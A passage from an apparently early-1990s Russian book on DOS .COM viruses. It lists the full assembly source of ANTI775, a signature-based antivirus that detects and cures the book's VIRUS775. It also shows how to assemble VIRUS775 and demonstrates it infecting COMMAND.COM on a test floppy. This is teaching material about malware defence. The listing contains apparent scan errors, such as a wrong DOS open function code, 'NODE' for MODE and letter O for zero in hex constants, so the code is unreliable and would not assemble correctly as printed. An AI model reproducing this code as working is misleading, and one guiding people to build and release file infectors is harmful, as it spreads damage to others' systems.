mov     bx,1100h ; Reallocate 68 K bytes
mov     ah,4Ah
int     21h
jnc     ALLOCATED

```

NOT_ALLOCATED:

```

lea     dx,NO_MEM
mov     ah,09h
int     21h      ; Print a message
jmp     TO_DOS

```

```

NO_MEM  db      10,13,'Insufficient memory to run ANT1775',10,13,'$'

```

ALLOCATED:

```

lea     ax,LBL
mov     cl,4
shr     ax,cl
inc     ax
mov     bx,ds

```



```
add      ax,bx
mov      FSEG,ax  ; Segment of program in memory
```

Поскольку наш вирус не заражает программы, длина которых больше 64 К байт, мы должны выделить соответствующее количество памяти. Пусть это будет, например, 68 К байт. В случае, если вызванная функция DOS (4A) возвратит ошибку (флаг переноса **CF** взведен), наш антивирус выдаст сообщение о недостаточном объеме свободной памяти и завершит работу. В выделенную память антивирус будет считывать тестируемую программу (или ее часть - первые 64 К байт).

Мы будем проверять на наличие вируса даже большие (длиннее 64 К байт) программы, хотя вирус следит за тем, чтобы длина зараженной программы не превышала этой величины. Тем не менее, есть вирусы, которые этого не делают, и тогда .COM-программа может разрастись до размеров, превышающих размер сегмента (64 К байт). Мы предусмотрим случай, когда за нашим вирусом может "сесть" один или несколько других, в том числе и таких, которые "убивают" .COM-программу тем, что ее новая длина (вместе с вирусом) превышает 64 К байт. Наш антивирус будет "лечить" и такие программы! Он будет вместе с нашим вирусом "выкусывать" и те вирусы, которые "сели" после него. Конечно, наш антивирус не сможет лечить от вирусов, "севших" раньше него, но и то, что он сможет - большой плюс.

Кстати, данный принцип ("выкусывание" вирусов, находящихся после данного вируса) сможет применяться и для интеллектуальной вакцинации, т.е. для создания "самовылечивающихся" или самотестирующихся программ. В этом случае программу "заражают" не вирусом, а программой-вакциной, которая выполняет функции антивируса и "выкусывает" любые вирусы, пристраивающиеся к ней в "хвост"...

После этого лирического отступления напомним, что сегментный адрес выделенной области памяти мы сохранили в слове по адресу **FSEG**.

3.9 Ищем зараженные файлы.

Алгоритм поиска файлов, соответствующих шаблону подробно описан во второй главе, и мы лишь обратим Ваше внимание на то, что антивирус, в отличие от нашего вируса, просматривает все .COM-файлы в текущем каталоге, включая файлы с атрибутами *read-only*, *hidden* и *system*.

Следующий блок программы-антивируса выполняет такие действия: находит .COM-файл, соответствующий шаблону, обрабатывает и сохраняет его имя, устанавливает атрибуты, открывает файл в режиме чтения-записи, считывает и сохраняет логический номер файла (*handle*).

FIND_FIRST:

```

    lea     dx,FMASK ; Mask of file name
    mov     cx,00100111b ; arc,dir,vol,sys,hid,r/o
    mov     ah,4Eh
    int     21h
    jnc     STORE_FNAME
    jmp     EXIT

```

FIND_NEXT:

```

    mov     bx,HANDLE
    mov     ah,3Eh
    int     21h ; Close previous file
    mov     HANDLE,0FFFFh ; Note that file was closed

    mov     ah,4Fh
    int     21h ; Find next file
    jnc     STORE_FNAME
    jmp     EXIT

```


STORE_FNAME:

```
mov     bx,0
```

NEXT_SYM:

```
mov     al,byte ptr cs:[bx+9Eh]
mov     FNAME[bx],al
cmp     byte ptr cs:[bx+9Eh],0
je      SET_ATTRIB
inc     bx
cmp     bx,13
jng     NEXT_SYM
jmp     ERR
```

SET_ATTRIB:

```
lea     dx,FNAME
mov     cx,00100000b      ; arc,dir,vol,sys,hid,r/o
mov     ax,4301h
int     21h              ; Set file attributes
jnc     READ_HANDLE
jmp     ERR
```

READ_HANDLE:

```
lea     dx,FNAME
mov     ax,3D02h          ; Read/write mode
int     21h              ; Open a file (handle is in ax)
jnc     READ_FLEN
jmp     ERR
```

Наш антивирус (поскольку он учебный) в целях экономии Вашего времени не делает некоторых вещей, которые стандартные антивирусы делают. Например, он перед закрытием файла не восстанавливает его атрибуты. Однако Вы сами легко можете дописать несколько команд, которые будут выполнять эту, в общем-то важную, функцию (в нашем антивирусе даже выделен для этой цели в области данных байт с именем **ATTRIB**).

3.10 Длинные и короткие файлы

Обычно длинные файлы считывают и просматривают по частям. Однако, поскольку мы не собираемся считывать более 64 К байт даже самого длинного файла, будем считывать файлы в память целиком (для упрощения алгоритма и ускорения процедуры поиска сигнатуры вируса). Тем не менее, покажем, как можно считывать длинный файл, например, в два приема по 32 К байт. Сначала выясним длину тестируемого файла.

READ_FLEN:

```

mov     HANDLE,ax ; Store handle number
mov     cx,0
mov     dx,0      ; NULL seek position in cx:dx
mov     bx,HANDLE
mov     ax,4202h  ; Get program length in dx:ax
int     21h
mov     FLEN,ax
cmp     dx,0
je      SET_FSTART
mov     FLEN,OFFFEh

```

Если длина файла превышает 64 К байт, занесем по адресу **FLEN** число **OFFFEh**, которое отражает тот факт, что мы не собираемся считывать файл длиннее **OFFFEh** байт. Далее, если длина файла не превышает 32 К байт, считаем его в один прием, а если превышает - то в два.

SET_FSTART:

```

mov     bx,HANDLE
mov     cx,0
mov     dx,0
mov     ax,4200h
int     21h      ; Set seek pointer to start of file

```

READ_FILE:

```

mov     bx,HANDLE
mov     cx,FLEN
mov     dx,0
cmp     FLEN,8001h           ; If length of file < 32769,
jb      READ_REST ; Read file in one step
mov     cx,8000h
push    ds
mov     dx,0
mov     ax,FSEG
mov     ds,ax
mov     ah,3Fh
int     21h                 ; Read 32768 bytes from file to buffer
pop     ds
mov     cx,FLEN
mov     dx,8000h
sub     cx,8000h ; Prepare to read the rest of the file

```

READ_REST:

```

mov     bx,HANDLE ; bx = HANDLE
push    ds
mov     ax,FSEG
mov     ds,ax      ; ds:dx - buffer address
mov     ah,3Fh
int     21h        ; Read and store entire file
pop     ds
jnc     CHECK_SIG
jmp     ERR

```

Отметим некоторые особенности считывания файла в сегмент, отличный от текущего сегмента кода и данных нашего антивируса. Для того, чтобы считать файл в другой сегмент, сохраним в стеке текущее содержимое регистра **ds** (**push ds**), а затем поместим в этот регистр величину, полученную при запросе памяти у операционной системы и хранящуюся в слове по адресу **FSEG**. После считывания файла восстановим прежнее значение регистра **ds** (**pop ds**).

3.11 Ищем сигнатуру вируса

Как мы уже выяснили, знак '\$' в конце файла не является сколько-нибудь надежным указателем на возможное присутствие нашего вируса в файле, поэтому сразу приступим к поиску сигнатуры. Для поиска сигнатуры вируса в файле, который уже считан в память, выберем следующий алгоритм. Сначала будем искать в тестируемом файле код **0FFh**, который соответствует первому байту сигнатуры, а затем будем проверять следующие за этим кодом девять байт на соответствие остальным кодам сигнатуры вируса. Для поиска в другом сегменте, отличном от сегмента кода и данных антивируса, будем использовать регистр расширенного сегмента данных - **es**.

CHECK_SIG:

```

mov     ax,FSEG
mov     es,ax
mov     di,0      ; es:di - address of COM. file
cld
mov     cx,FLEN
sub     cx,SIGL
mov     al,0FFh   ; al = FF (hexadecimal)

```

NEXT_FF:

```

repne   scasb
je      FOUND_FF

```

NO_FF:

```

jmp     FIND_NEXT

```

FOUND_FF:

```

push    cx        ; Store counter      for next 0FFh search
push    di        ; Store di for next 0FFh search
dec     di        ; es:di - address of 0FFh found
mov     SIG0,di    ; Store offset of 0FFh found
lea     si,SIG     ; ds:si - address of SIG string
mov     cx,SIGL    ; cx - length of SIG string

```



```

repe     cmpsb     ; Compare SIG with string in file
je       FOUND_SIG
pop      di        ; Restore di for next 0FFh dearch
pop      cx        ; Restore counter for next 0FFh search
jmp      NEXT_FF

```

FOUND_SIG:

```

inc      FILES     ; Count infected files
lea      dx,WARNING
mov      ah,09h
int      21h       ; Print warning message

```

Если сигнатура вируса найдена в тестируемом файле, антивирус выводит соответствующее сообщение и увеличивает счетчик зараженных файлов (метка **FILES**) на единицу. Заметим, что имя зараженного (тестируемого) файла мы храним не в конце программы-антивируса, где располагается его область данных, а в середине строки сообщения - для упрощения программирования. В этом случае без обработки строки, содержащей имя файла можно целиком вывести предупреждающее сообщение на экран. Однако в этом случае сообщения, включающие имена файлов, содержащие знак доллара '\$', будут выводиться неправильно (т.к. знак доллара является признаком конца строки-сообщения для функции DOS 09h). Однако мы сознательно идем на такое упрощение, чтобы не запутывать читателя сложностями ввода-вывода на ассемблере. Чтобы правильно выводить имена файлов, не содержащих знак '\$', необходимо каждый раз перед помещением в строку **FNAME** имени нового файла, предварительно заполнить ее (12 байт) пробелами, иначе в этой строке могут находиться "остатки" имен файлов, прочитанных ранее.

BLANK:

```

mov      cx,12     ; Width of file name field
mov      bx,0

```

REP32:

```

mov      FNAME[bx],32

```

```

inc     bx
loop    REP32      ; Fill field with spaces

cmp     MODE,1     ; Was there 'q' in command line?
je      CURE
jmp     FIND_NEXT ; Do not cure!
WARNING db         10,13,'File '
FNAME   db         12 dup (32),0      ; File name ASCII string
        db         ' is infected by the 775 virus',10,13,'$'

```

3.12 Лечим зараженный файл

Итак, теперь, когда файл считан в память, в нем найдена сигнатура вируса и выдано сообщение о том, что файл с таким-то именем заражен, можно приступить к его лечению. Разумеется, антивирус предварительно проверит, дано ли ему такое задание (т.е. был ли задан в командной строке параметр типа /q. Если да, то байт с именем **MODE** содержит единицу - и можно приступить к самому ответственному шагу, который начинается с метки **CURE**.

Прежде всего, отметим, что смещение первого байта сигнатуры вируса в тестируемом файле было сохранено по адресу **SIG0**. Таким образом, для того чтобы определить смещение, по которому хранятся прежние первые три байта нашего "пациента", достаточно прибавить к числу **SIG0** число **SIG03** (смещение первого из трех восстанавливаемых байт относительно адреса первого байта сигнатуры).

CURE:

```

mov     bx,SIG0    ; SIG0 - offset of virus signature
add     bx,SIG03   ; SIG03 - 3 bytes relative to SIG
mov     al,byte ptr es:[bx] ; es:bx - address of original 3
bytes
mov     byte ptr es:[0],al

```



```

mov     al,byte ptr es:[bx+1]
mov     byte ptr es:[1],al
mov     al,byte ptr es:[bx+2]
mov     byte ptr es:[2],al ; Three bytes were restored
mov     bx,SIGFL
add     bx,SIGO
mov     ax,word ptr es:[bx] ; Store old length of file to be
cured
mov     FLENOLD,ax

```

Аналогичным образом вычисляется смещение, по которому хранится прежняя длина файла, который мы “лечим”: к числу **SIGFL** (смещение слова, в котором хранится длина файла, относительно первого байта сигнатуры) прибавляем число **SIGO** (смещение первого байта сигнатуры вируса в файле).

3.13 Записываем вылеченный файл

Простая, казалось бы операция - запись вылеченного файла на диск - на самом деле требует несколько более подробного рассмотрения. И вот почему. В нашем случае нам “повезло”: вирус хранил прежнюю длину файла-жертвы в своей области данных. Поэтому для того чтобы определить, какую часть вылеченного файла записывать на диск, достаточно было прочесть эту величину из того места файла-жертвы, которое определяется после весьма нехитрых расчетов (см. выше). Как же быть, если вирус не хранит и, следовательно, не передает вместе с собой в заражаемый файл информацию о его прежней длине? Ответ не столь сложен. В этом случае достаточно воспользоваться информацией о смещении первого байта сигнатуры относительно начала вируса (эта величина легко определяется с помощью любого отладчика), а затем “обрезать” обрабатываемый файл точно по началу кода вируса. К сожалению, в этом случае файл, зараженный

вирусом, который перед дозаписью своего кода в "хвост" файла производит выравнивание адресов по границе параграфа (как наш вирус), будет иметь небольшой "хвостик", состоящий из мусора, оставленного вирусом (не более 15 байт).

SAVE_FILE:

```

mov     cx,0
mov     dx,0      ; dx:cx - position of seek pointer (0)
mov     bx,HANDLE
mov     ax,4200h
int     21h      ; Set seek pointer to start of file

mov     cx,FLENOLD
mov     bx,HANDLE
push    ds
mov     ax,FSEG
mov     ds,ax
mov     dx,0      ; ds:dx - address of file in memory
mov     ah,40h
int     21h      ; Write cured file to disk

```

CUT_FILE:

```

mov     cx,0
mov     ah,40h
int     21h      ; Cut file to new length

pop     ds

lea     dx,CURED
mov     ah,09h
int     21h      ; Print "Cured" message
jmp     FIND_NEXT

```

```

CURED   db      'File was successfully cured...',10,13,'$'

```

После записи вылеченного файла на диск антивирус выдает соответствующее сообщение и, если в текущем

каталоге имеются другие файлы, соответствующие шаблону, продолжает свою работу.

3.14 Антивирус "умывает руки"

Итак, хирургическая операция по восстановлению зараженного файла завершена: восстановлены первые три байта файла, отрезан "хвост", в котором притаился вирус...

Теперь достаточно привести блок, который берет на себя обработку ошибок DOS (громко сказано, поскольку наш антивирус вместо обработки ошибок просто завершает работу) - и наш труд почти завершен.

ERR:

```

    lea     dx,NOMORE
    mov     ah,09h
    int     21h
    mov     al,2      ; Return code 2 (Error, no files found)
    jmp     TO_DOS

```

```

NOMORE  db    10,13,'Can not find infected .COM
files...',10,13,'$'

```

EXIT:

```

    cmp     FILES,0
    je      NOFILES

```

FNUM_OUT:

```

    mov     al,FILES
    add     al,30h
    mov     ah,0Eh
    int     10h      ; Print number of files (0-9)
    lea     dx,MSGC
    cmp     MODE,1   ; if MODE=1, mode is "cure"
    je      MSGCF
    lea     dx,MSGF

```

MSGCF:

```

        mov     ah,09h
        int     21h      ; Print 'File(s) cured' message
        mov     al,1      ; Return code 1 (found infected files)
        jmp     TO_DOS
MSGC     db      ' File(s) cured',10,13,'$'
MSGF     db      ' File(s) infected',10,13,'$'

NOFILES:
        lea     dx,GOODBY
        mov     ah,09h
        int     21h
        mov     al,0      ; Return code 0 (No files infected)
        jmp     TO_DOS
GOODBY   db      10,13,'No infected files found...',10,13,'$'

TO_DOS:
        cmp     HANDLE,0FFFFh
        je      TERMINATE

CLOSE_FILE:
        mov     bx,HANDLE
        mov     ah,3Eh
        int     21h
TERMINATE:      ; Free allocated memory
        mov     ah,4Ch
        int     21h      ; Terminate program (al - return code)

```

Приведенный выше блок, помимо обработки ошибок, выполняет также следующие функции:

1. выдает сообщение о том, что зараженных файлов найдено не было;
2. устанавливает коды возврата, которые могут быть использованы при запуске антивируса из пакетных (BAT) файлов;
3. выдает сообщение о количестве зараженных и вылеченных файлов;

4. закрывает открытые файлы;
5. высвобождает выделенную программе память;
6. обеспечивает выход в DOS.

Теперь мы можем привести полный текст написанной нами программы, антивируса и фага. Кроме того, настало время сказать, почему наш вирус называется **VIRUS775**, а антивирус - соответственно **ANTI775**. Дело в том, что мы, в отступление от общепринятой практики, когда вирусу присваивают код, равный минимальному приращению длины заражаемого файла, решили назвать его в соответствии с длиной кода запускающей вирус программы. А исполняемый код этой программы занимает как раз 775 байт. Вот и весь секрет.

3.15 Текст программы ANTI775.ASM

```
.8086
PAGE      ,132
;*****
; ANTI775.ASM - program to find files infected by the "775" virus
;               and to restore these files in their original state
;*****
CSEG      segment
          assume cs:CSEG,ds:CSEG,es:CSEG
          org 100h

START:
          mov     SIG[10],0FFh      ; Completes SIG string

READ_PARAM:
          cmp     byte ptr cs:[80h],0
          je      FIND_MODE ; If no parameters, "find" mode
          mov     ax,ds
          mov     es,ax
          cld
```

```

        mov     al,'q'      ; 'q' - "find & cure mode" (MODE=1)
        mov     ch,0
        mov     cl,cs:[80h]      ; Length of UPA (from PSP)
        mov     di,81h      ; Offset of UPA (from PSP)
repne    scasb
        je      CURE_MODE
FIND_MODE:
        mov     MODE,0
        jmp     ALLOC_MEM
CURE_MODE:
        mov     MODE,1

ALLOC_MEM:
        mov     ax,ds
        mov     es,ax
        mov     bx,1100h      ; Reallocate 68 K bytes
        mov     ah,4Ah
        int     21h
        jnc     ALLOCATED
NOT_ALLOCATED:
        lea     dx,NO_MEM
        mov     ah,09h
        int     21h      ; Print a message
        jmp     TO_DOS
NO_MEM    db      10,13,'Insufficient memory to run ANT1775',10,13,'$'

ALLOCATED:
        lea     ax,LBL
        mov     cl,4
        shr     ax,cl
        inc     ax
        mov     bx,ds
        add     ax,bx
        mov     FSEG,ax      ; Segment of program in memory

FIND_FIRST:
        lea     dx,FMASK      ; Mask of file name

```

```

mov     cx,00100111b      ; arc,dir,vol,sys,hid,r/o
mov     ah,4Eh
int     21h
jnc     STORE_FNAME
jmp     EXIT

```

FIND_NEXT:

```

mov     bx,HANDLE
mov     ah,3Eh
int     21h      ; Close previous file
mov     HANDLE,OFFFh  ; Note that file was closed
mov     ah,4Fh
int     21h      ; Find next file
jnc     STORE_FNAME
jmp     EXIT

```

STORE_FNAME:

```

mov     bx,0

```

NEXT_SYM:

```

mov     al,byte ptr cs:[bx+9Eh]
mov     FNAME[bx],al
cmp     byte ptr cs:[bx+9Eh],0
je      SET_ATTRIB
inc     bx
cmp     bx,13
jng     NEXT_SYM
jmp     ERR

```

SET_ATTRIB:

```

lea     dx,FNAME
mov     cx,00100000b      ; arc,dir,vol,sys,hid,r/o
mov     ax,4301h
int     21h      ; Set file attributes
jnc     READ_HANDLE
jmp     ERR

```

READ_HANDLE:

```

lea     dx,FNAME
mov     ax,3002h          ; Read/write mode

```



```

        int     21h      ; Open a file (handle is in ax)
        jnc     READ_FLEN
        jmp     ERR

READ_FLEN:
        mov     HANDLE,ax ; Store handle number
        mov     cx,0
        mov     dx,0      ; NULL seek position in cx:dx
        mov     bx,HANDLE
        mov     ax,4202h  ; Get program length in dx:ax
        int     21h
        mov     FLEN,ax
        cmp     dx,0
        je      SET_FSTART
        mov     FLEN,OFFFEh

SET_FSTART:
        mov     bx,HANDLE
        mov     cx,0
        mov     dx,0
        mov     ax,4200h
        int     21h      ; Set seek pointer to start of file

READ_FILE:
        mov     bx,HANDLE
        mov     cx,FLEN
        mov     dx,0
        cmp     FLEN,8001h      ; If length of file < 32769,
        jb      READ_REST ; Read file in one step
        mov     cx,8000h
        push    ds
        mov     dx,0
        mov     ax,FSEG
        mov     ds,ax
        mov     ah,3Fh
        int     21h      ; Read 32768 bytes from file to buffer
        pop     ds
        mov     cx,FLEN
        mov     dx,8000h
        sub     cx,8000h ; Prepare to read the rest of the file
    
```

READ_REST:

```

    mov     bx,HANDLE ; bx = HANDLE
    push    ds
    mov     ax,FSEG
    mov     ds,ax      ; ds:dx - buffer address
    mov     ah,3Fh
    int     21h        ; Read and store entire file
    pop     ds
    jnc     CHECK_SIG
    jmp     ERR

```

CHECK_SIG:

```

    mov     ax,FSEG
    mov     es,ax
    mov     di,0        ; es:di - address of COM. file
    cld
    mov     cx,FLEN
    sub     cx,SIGL
    mov     al,0FFh     ; al = FF (hexadecimal)

```

NEXT_FF:

```

    repne   scasb
    je      FOUND_FF

```

NO_FF:

```

    jmp     FIND_NEXT

```

FOUND_FF:

```

    push    cx          ; Store counter      for next 0FFh search
    push    di          ; Store di for next 0FFh search
    dec     di          ; es:di - address of 0FFh found
    mov     SIGO,di     ; Store offset of 0FFh found
    lea     si,SIG      ; ds:si - address of SIG string
    mov     cx,SIGL     ; cx - length of SIG string
    repe    cmpsb       ; Compare SIG with string in file
    je      FOUND_SIG
    pop     di          ; Restore di for next 0FFh dearch
    pop     cx          ; Restore counter for next 0FFh search
    jmp     NEXT_FF

```

FOUND_SIG:

```

    inc     FILES      ; Count infected files
    lea     dx,WARNING
    mov     ah,09h
    int     21h        ; Print warning message

BLANK:
    mov     cx,12      ; Width of file name field
    mov     bx,0

REP32:
    mov     FNAME[bx],32
    inc     bx
    loop    REP32      ; Fill field with spaces
    cmp     NODE,1     ; Was there 'q' in command line?
    je      CURE
    jmp     FIND_NEXT ; Do not cure!

WARNING    db      10,13,'File '
FNAME      db      12 dup (32),0      ; File name ASCII string
           db      ' is infected by the 775 virus',10,13,'$'

CURE:
    mov     bx,SIG0    ; SIG0 - offset of virus signature
    add     bx,SIG03   ; SIG03 - 3 bytes relative to SIG
    mov     al,byte ptr es:[bx] ; es:bx - address of original 3
bytes
    mov     byte ptr es:[0],al
    mov     al,byte ptr es:[bx+1]
    mov     byte ptr es:[1],al
    mov     al,byte ptr es:[bx+2]
    mov     byte ptr es:[2],al ; Three bytes were restored
    mov     bx,SIGFL
    add     bx,SIG0
    mov     ax,word ptr es:[bx] ; Store old length of file to be
cured
    mov     FLENOLD,ax

SAVE_FILE:
    mov     cx,0
    mov     dx,0      ; dx:cx - position of seek pointer (0)
    mov     bx,HANDLE

```



```

        mov     ax,4200h
        int     21h      ; Set seek pointer to start of file
        mov     cx,FLENOLD
        mov     bx,HANDLE
        push    ds
        mov     ax,FSEG
        mov     ds,ax
        mov     dx,0      ; ds:dx - address of file in memory
        mov     ah,40h
        int     21h      ; Write cured file to disk
CUT_FILE:
        mov     cx,0
        mov     ah,40h
        int     21h      ; Cut file to new length
        pop     ds
        lea     dx,CURED
        mov     ah,09h
        int     21h      ; Print "Cured" message
        jmp     FIND_NEXT
CURED   db      'File was successfuly cured...',10,13,'$'

ERR:
        lea     dx,NOMORE
        mov     ah,09h
        int     21h
        mov     al,2      ; Return code 2 (Error, no files found)
        jmp     TO_DOS
NOMORE  db      10,13,'Can not find infected .COM
files...',10,13,'$'

EXIT:
        cmp     FILES,0
        je      NOFILES

FNUM_OUT:
        mov     al,FILES
        add     al,30h
    
```

```

        mov     ah,0Eh
        int     10h        ; Print number of files (0-9)
        lea     dx,MSGC
        cmp     MODE,1     ; if MODE=1, mode is "cure"
        je      MSGCF
        lea     dx,MSGF

MSGCF:
        mov     ah,09h
        int     21h        ; Print 'File(s) cured' message
        mov     al,1       ; Return code 1 (found infected files)
        jmp     TO_DOS
MSGC    db      ' File(s) cured',10,13,'$'
MSGF    db      ' File(s) infected',10,13,'$'

NOFILES:
        lea     dx,GOODBY
        mov     ah,09h
        int     21h
        mov     al,0       ; Return code 0 (No files infected)
        jmp     TO_DOS
GOODBY  db      10,13,'No infected files found...',10,13,'$'

TO_DOS:
        cmp     HANDLE,0FFFFh
        je      TERMINATE

CLOSE_FILE:
        mov     bx,HANDLE
        mov     ah,3Eh
        int     21h

TERMINATE:
        ; Free allocated memory
        mov     ah,4Ch
        int     21h        ; Terminate program (al = return code)

MODE    db      0          ; 0 - find, 1 - find & cure
FILES   db      0          ; Number of infected files
SIG     db      0FFh,080h,03Eh,0DEh,002h,024h,075h,003h,0E9h,021h
        db      0          ; Virus signature (last byte)
SIGL    equ     $-SIG      ; Length of SIG string

```

```

SIGO      dw      (?)      ; Offset of SIG in file
SIGO3     dw      08Ah     ; Offset of old 3 bytes relative to SIG
SIGFL     dw      0B1h     ; Offset of old file length relative to
SIG
FMASK     db      '*.COM',0h      ; File name mask
FLEN      dw      (?)      ; Current length of tested file
FLENOLD   dw      (?)      ; Old length of file to be cured
HANDLE    dw      0FFFFh    ; File handle number
ATTRIB    db      (?)      ; File attribute
FSEG      dw      (?)      ; Segment to store file
LBL       db      '$'      ; Security label
CSEG      ends
          end START
    
```

Глава 4. Кто выиграет войну?

Было бы нечестно по отношению к читателю, потратившему столько внимания и усилий при прочтении первых трех глав нашей книги, если бы мы не показали наши программы в действии (насколько это вообще возможно в отсутствие компьютера).

Вероятно, для неискушенных пользователей стоит кратко рассказать о процессе создания исполняемых программ из наших текстов на языке ассемблера. Пусть программа-вирус записана в файл с именем **VIRUS775.ASM**, а программа-антивирус записана в файл **ANTI775.ASM**. Покажем на примере первой из этих программ процесс трансляции ассемблерного текста и создания .COM-файла.

4.1 Создаем исполняемые программы

Прежде всего, скопируем файл **VIRUS775.ASM** в тот каталог, где у нас находится пакет программ ассемблера.

Теперь в ответ на системный запрос DOS подадим команду **masm virus775.asm** и правильно ответим на все вопросы ассемблера. При этом на экране дисплея результаты работы ассемблера отразятся следующим образом.

```
C:\MASM.50\>masm virus775.asm
Microsoft (R) Macro Assembler Version 5.00
Copyright (C) Microsoft Corp 1981-1985, 1987. All rights reserved.
```

```
Object filename [virus775.OBJ]:
Source listing [NUL.LST]: virus775.lst
Cross-reference [NUL.CRF]:
```

```
50666 + 314342 Bytes symbol space free
```

```
0 Warning Errors
0 Severe Errors
```

Мы получили два необходимых нам файла: **VIRUS.OBJ** (объектный модуль) и **VIRUS775.LST** (листинг программы **VIRUS775.ASM**, приведенный в предыдущей главе. Теперь пора дать работу редактору связей (компоновщику).

```
C:\MASM.50\>link virus775.obj
```

```
Microsoft (R) Overlay Linker Version 3.60
Copyright (C) Microsoft Corp 1983-1987. All rights reserved.
```

```
Run File [VIRUS775.EXE]:
List File [NUL.MAP]:
Libraries [.LIB]:
LINK : warning L4021: no stack segment
```

Результатом работы редактора связей, или, как его еще называют, компоновщика, является файл **VIRUS775.EXE**.

Наконец, для получения перемещаемого двоичного файла **VIRUS775.COM** необходимо "обработать" файл **VIRUS775.EXE** с помощью программы **exe2bin**:

```
C:\MASH.50\>exe2bin virus775.exe virus775.com
```

Теперь скопируем все файлы с именем **VIRUS775** в подкаталог **C:\VIRUS** и посмотрим, что у нас получилось в результате всех описанных операций.

```
C:\VIRUS\>dir
```

```
Volume in drive C is COMPILERS
Directory of C:\VIRUS
```

```
VIRUS775  ASM      4418   6-24-91   9:18p
VIRUS775  LST     12132   7-08-91   5:56p
VIRUS775  OBJ       928   7-08-91   5:56p
VIRUS775  EXE     1543   7-08-91   5:56p
VIRUS775  COM        775   7-08-91   5:56p
          5 File(s)  7632896 bytes free
```

Аналогичным образом, повторив все описанные шаги для файла **ANTI775.ASM**, получим перемещаемый двоичный файл **ANTI775.COM**.

Итак, мы воспользовались имеющимся под рукой ассемблером, затем программой **exe2bin** и получили две программы: **virus775.com** и **anti775.com**. Первая имеет длину 775 байт, а вторая (если Вы не вносили в нее своих изменений) - 840 байт.

4.2 Заражаем COMMAND.COM

Теперь можно начать самое интересное - проверку созданных нами программ в действии. Чтобы не заставлять беспокоиться ту часть наших читателей, которые имеют слабые нервы, мы будем проводить наши эксперименты с вирусом на отдельной дискете. Для этого создадим на ней подкаталог с именем **VIRUS** и скопируем туда три файла: **VIRUS775.COM**, **ANTI775.COM** и **COMMAND.COM**. Подадим команду **dir** и запомним размеры указанных файлов.

```
A:\VIRUS>dir
```

```
Volume in drive A is TEST
```

```
Directory of A:\VIRUS
```

```
.           <DIR>          6-24-91   9:10p
..          <DIR>          6-24-91   9:10p
VIRUS775    COM           775    6-24-91   9:18p
ANTI775     COM           840    6-24-91   9:25p
COMMAND     COM          25308    8-29-88  12:00p
           5 File(s)  624704 bytes free
```

Выпускаем вирус на свободу при помощи программы **VIRUS775.COM**.

```
A:\VIRUS\>virus775
```

```
Hallo! I have got a virus for you!
```

```
A:\VIRUS\>
```


Как видим, вирус “сработал”. Данное сообщение он выдает только в том случае, если заражает какой-либо файл. Проверим, действительно ли это **COMMAND.COM**.

A:\VIRUS\>dir

Volume in drive A is TEST

Directory of A:\VIRUS

```

.                <DIR>          6-24-91   9:10p
..               <DIR>          6-24-91   9:10p
VIRUS775  COM          775   6-24-91   9:18p
ANTI775   COM          840   6-24-91   9:25p
COMMAND   COM        26071   6-24-91   9:43p
          5 File(s)  624704 bytes free

```

Как видим, длина файла **COMMAND.COM** увеличилась с 25308 до 26071 байт (т.е. на 763 байта). Визуальный просмотр “хвоста” файла, например, с помощью программ **NU** или **DISKEDIT** показывает, что в конце файла **COMMAND.COM** появилась строка, которой наш вирус “пугает” пользователей. Теперь, если запускать зараженный **COMMAND.COM**, он будет заражать по очереди все программы, которые находятся в текущем каталоге, и каждый раз при этом будет выдавать пугающее сообщение. Если же подходящих программ не окажется, вирус будет “молчать”.

4.3 Проверяем работу антивируса

Для начала запустим программу **anti775.com** без параметров, чтобы она лишь сообщила о зараженном файле, но не “лечила” его (напомним, что этот режим используется в программе **anti775.com** по умолчанию).

A:\VIRUS>anti775

File COMMAND.COM is infected by the 775 virus
1 File(s) infected

A:\>

Как видим, все в порядке: вирус найден, и правильно указан файл, содержащий его сигнатуру, **COMMAND.COM**. Здесь сработала та часть антивируса, которую мы называли детектором.

Запустим программу **anti775.com** с параметром **/q**. Теперь антивирус должен не только найти зараженный файл, но и "вылечить" его.

A:\>anti775 /q

File COMMAND.COM is infected by the 775 virus
File was successfully cured...
1 File(s) cured

A:\>

Судя по выданному сообщению, **COMMAND.COM** успешно восстановлен. Проверим, как изменилась его длина.

C:\VIRUS\>dir

Volume in drive C is COMPILERS
Directory of C:\VIRUS

.	<DIR>	6-24-91	9:10p
..	<DIR>	6-24-91	9:10p
VIRUS775	COM	775	6-24-91 9:18p

```
ANT1775   COM      840   6-24-91   9:25p
COMMAND   COM     25308   6-26-91  10:08p
          5  File(s)  7624704 bytes free
```

Длина вылеченного файла **COMMAND.COM** совпадает с его исходной длиной (до заражения вирусом). Последней проверкой может служить выполнение команды сравнения вылеченного файла **COMMAND.COM** и аналогичного файла в корневом каталоге диска C: - проведем эту проверку.

```
A:\VIRUS\>comp command.com c:\command.com
```

```
A:\VIRUS\COMMAND.COM and C:\COMMAND.COM
```

```
Eof mark not found
```

```
Files compare ok
```

```
Compare more files (Y/N) n
```

Итак, мы можем принимать поздравления. Наш антивирус не только обнаруживает сигнатуру вируса в зараженном файле и сообщает об этом пользователю, но по нашему требованию восстанавливает зараженный файл, да так, что восстановленный файл не отличается от исходного "здорового" файла!

В заключение хочется обратить внимание читателей на весьма широкие возможности для модификаций и улучшений антивирусной программы (да и вируса, разумеется, тоже). Например, ни вирус, ни антивирус не проверяют, действительно ли заражаемый (зараженный) файл является файлом типа .COM, а не .EXE. Ведь DOS различает эти файлы не по расширению, по "подписи" .EXE-файла, т.е. по двум первым байтам (в файле типа .EXE

должна стоять пара символов ASCII "MZ"). Однако совершенствовать и улучшать любой программный продукт можно до бесконечности, нашей же задачей являлось продемонстрировать лишь специфические черты технологии создания файловых .COM-вирусов и антивирусов (детекторов и фагов).

4.4 Вместо послесловия

Война вирусов и антивирусов - это борьба их создателей. К сожалению, создатели вирусов всегда имеют преимущество во времени. Однако не стоит теряться и падать духом. Если не пренебрегать правилами вирусной безопасности и не перенасыщать безо всякой системы и проверки Ваш винчестер играми и другими программами с сомнительным происхождением, можно вполне выйти из этой борьбы если не победителем, то уж во всяком случае без существенных потерь. Например, у автора этой книги, который чуть ли не каждую неделю борется с вирусами, проникающими в компьютеры его друзей, за два последних года в результате применения системы мер безопасности не было замечено (тьфу-тьфу!) ни одного вируса. А если вирус все же появится, нужно быть во всеоружии. Именно на то, чтобы дать читателю в руки такое оружие или хотя бы познакомить с тем, как оно куется, и нацелена данная книга.

Удачи!

Аннотация литературы по компьютерным вирусам.

И.Ш.Карасик. Несколько слов о компьютерных вирусах. Интеркомпьютер, 1989, вып. 1, стр. 14-15.

